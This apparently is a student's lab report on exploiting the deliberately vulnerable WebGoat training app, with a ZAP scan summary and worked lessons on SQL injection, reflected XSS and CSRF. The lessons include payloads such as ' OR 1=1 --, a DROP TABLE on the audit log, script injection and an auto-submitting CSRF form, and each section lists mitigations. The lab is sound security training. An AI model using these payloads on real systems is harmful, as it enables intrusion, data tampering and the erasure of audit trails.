- Firefox Developer Tools

OWASP ZAP Vulnerability Scan Summary – WebGoat Application

Tool Used: OWASP ZAP (Zed Attack Proxy)

Target Application: WebGoat – a deliberately vulnerable web application used for security testing and learning

Scan Type: Automated Passive and Active Scan

Scanning Methodology

1. **Passive Scan:**
   - Initiated by proxying browser traffic through ZAP while manually navigating WebGoat.
   - Monitored HTTP requests and responses for signs of security misconfigurations or exposures.
2. **Active Scan:**
   - Launched after spidering the target to map all reachable endpoints.
   - ZAP performed simulated attacks to test for vulnerabilities such as injection flaws, cross-site scripting, missing headers, and more.

Key Vulnerabilities Identified


1. Reflected Cross-Site Scripting (XSS)
2. SQL Injection (Potential)
3. Missing Anti-CSRF Tokens

   Additional Observations:

   Information Disclosure

   Insecure HTTP Methods

   Cookie Security Flags



```
Untitled Session - webgoat - ZAP 2.16.1

Alerts (11)
  SQL Injection
    POST: http://localhost:9090/WebGoat/regist
  Spring4Shell
  Absence of Anti-CSRF Tokens (5)
    GET: http://localhost:9090/WebGoat
    GET: http://localhost:9090/WebGoat/login
    GET: http://localhost:9090/WebGoat/login?e
    GET: http://localhost:9090/WebGoat/registr
    POST: http://localhost:9090/WebGoat/regist
  Content Security Policy (CSP) Header Not Set
  Parameter Tampering
  Cookie No HttpOnly Flag
  Cookie without SameSite Attribute
  Authentication Request Identified
  Session Management Response Identified
  User Agent Fuzzer (86)
  User Controllable HTML Element Attribute (Pot
    POST: http://localhost:9090/WebGoat/regist
    POST: http://localhost:9090/WebGoat/regist
    POST: http://localhost:9090/WebGoat/regist
    POST: http://localhost:9090/WebGoat/regist
    POST: http://localhost:9090/WebGoat/regist

User Controllable HTML Element Attribute (Potential XSS)
URL:         http://localhost:9090/WebGoat/register.mvc
Risk:        Informational
Confidence:  Low
Parameter:   matchingPassword
Attack:
Evidence:
CWE ID:      20
WASC ID:     20
Source:      Passive (10031 - User Controllable HTML Element Attribute (Potential XSS))
Input Vector:
Description:
 This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might
 be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to
 determine exploitability.
Other Info:
 User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the
 following URL:
Solution:
 Validate all input and sanitize output it before writing to any HTML attributes.
Reference:
 https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
Alert Tags:
 Key                 Value
 OWASP_2017_A01      https://owasp.org/www-project-top-ten/2017/A1_2017-Injection....
 OWASP_2021_A03      https://owasp.org/Top10/A03_2021-Injection/
 CWE-20              https://cwe.mitre.org/data/definitions/20.html
 POLICY_PENTEST

Alerts 2 3 2 4 Main Proxy: localhost:8080     Current Status 0 0 0 0 0 0 0 0 0 0
```

Vulnerability Report: SQL Injection (SQLi)

Vulnerability Type: SQL Injection (Login Bypass, Data Extraction, Table Deletion)


Overview: SQL Injection allows attackers to manipulate database queries using unsanitized input. During the Injection > SQLi lessons in WebGoat, I demonstrated multiple SQL injection techniques to bypass login, extract sensitive data, and delete logs.

Exploitation:

- **Data Extraction:**

  ' OR 1=1 --

  Fetched all employee records.


localhost:9090/WebGoat/start.mvc#lesson/SqlInjection.lesson/11
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges

Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the **;** metacharacter. A **;** marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.
Better go and *change your own salary so you are earning the most!*

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name: ' OR 1=1 --
Authentication TAN: TAN
Get department


Still not earning enough! Better try again and change that.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Log Deletion:

'; DROP TABLE access_log --

Deleted the audit log table.


localhost:9090/WebGoat/start.mvc#lesson/SqlInjection.lesson/12
WEBGOAT
SQL Injection (intro)
Introduction
General
(A1) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Show hints
Reset lesson

Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whdle.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete it* completely before anyone notices.

✓
Action contains: Enter search string
Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

Impact:

- Unauthorized access
- Data exfiltration
- Covering attacker traces
- Spoof identity

Mitigation:

- Use parameterized queries
- Input validation
- Least-privilege DB access
- Generic error messages


Vulnerability Report: Cross-Site Scripting (XSS)

Vulnerability Type: Reflected XSS

Overview: XSS allows attackers to inject JavaScript into web pages. In WebGoat's CrossSiteScripting.lesson/9, I inserted malicious scripts into a field, which executed in the browser.


Exploitation:

<script>alert()</script>



```
localhost:9090/WebGoat/CrossSiteScripting/attack5a?QTY1=1&QTY2=1&QTY3=1&QTY4=1&field1=<script>alert('my ja
```

```
lessonCompleted:   true
feedback:          "Congratulations, but alerts are not very impressive are they? Let's continue to the next assignment."
output:            "Thank you for shopping at WebGoat. <br \\/>Your support is appreciated<hr \\/><p>We have charged credit card:<script>alert('my javascript here')<\\/script>4128 3214 0002 1999<br \\/>
                   ------------------- <br \\/>                              $1997.96"
assignment:        "CrossSiteScriptingLesson5a"
attemptWasMade:    true
```



```
localhost:9090/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6
```

Try It! Reflected XSS

The goal of the assignment is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server-side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

localhost:9090

Shopping Cart Items	Price	Quantity	Total
Studio RTA - Laptop/	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00


Enter your credit card number: 1999<script>alert()</script>

Enter your three digit access code: 111 OR 1=1 --

Restore Session
WebGoat
localhost:9091/WebWolf/ho
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Show hints
Reset lesson
OK
Purchase

- Displayed session cookies via alert
- Verified cookie access via JavaScript console
- Shared cookies across tabs proved session hijacking risk

Additional Findings: Found a test route (start.mvc#test/) in goatRouter.js — left behind from development.


localhost:9090/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9

Identify potential for DOM-Based XSS

DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are being "reflected" to the page.

For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often times test code is very simple and lacks security or any quality controls!).

Your objective is to find the route and exploit it. First though … what is the base route? As an example, look at the URL for this lesson …it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: **start.mvc#lesson/** The **CrossSiteScripting.lesson/9** after that are parameters that are processed by the JavaScript route handler.

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.

start.mvc#test/ Submit

```
    */
var GoatAppRouter = Backbone.Router.extend({

    routes: {
        'welcome': 'welcomeRoute',
        'lesson/:name': 'lessonRoute',
        'lesson/:name/:pageNum': 'lessonPageRoute',
        'test/:param': 'testRoute',
        'reportCard': 'reportCard'
    },

```

Introduction
General
(A1) Injection
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
Cross Site Scripting
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Challenges
Reset lesson
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Sources Outline Search
GoatRouter.js HintCollection.js MenuController.js LessonController.js GoatUtils.js goatApp.js text.js
Watch expressions
Breakpoints
Pause on debugger statement
Pause on exceptions
XHR Breakpoints
Event Listener Breakpoints
DOM Mutation Breakpoints
No source map found

Mitigation:

- Sanitize user input
- Encode output
- Enforce strong Content Security Policy (CSP)
- Test with tools like ZAP


Vulnerability Report: Cross-Site Request Forgery (CSRF) – No Token

Vulnerability Type: CSRF via POST (No Token)

Overview: CSRF tricks a logged-in user's browser into submitting a request unknowingly. WebGoat's CSRF (no token) lesson was vulnerable because it lacked verification mechanisms.

Exploitation:

- Malicious form hosted on WebWolf:




```
<!DOCTYPE html>
<html>
  <body>
    <h1>You won a free phone! Click here to claim!</h1>

    <form
      action="http://localhost:9090/WebGoat/csrf/basic-get-flag"
      method="POST"
      target="_blank"
    >
      <input type="hidden" name="csrf" value="false">
      <input type="submit" value="Claim Now">
    </form>

    <script>
      // Automatically submit the form as soon as the page loads
      document.forms[0].submit();
    </script>
  </body>
</html>

"crsffake.html" 21L, 470B                                   21,0-1        All
```

- Auto-submitted while authenticated in WebGoat.
- Request was accepted and processed.


localhost:9090/WebGoat/start.mvc#lesson/CSRF.lesson/2

Cross-Site Request Forgeries

User: guestguest
Role: User
Version: 8.2.2
Build:

Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:

Congratulations! Appears you made the request from your local machine.
Correct, the flag was 45010

Impact:

- Unauthorized actions
- Invisible to user
- Could manipulate internal data

Mitigation:

- Implement CSRF tokens
- Use SameSite cookies
- Validate Origin/Referer headers

Conclusion

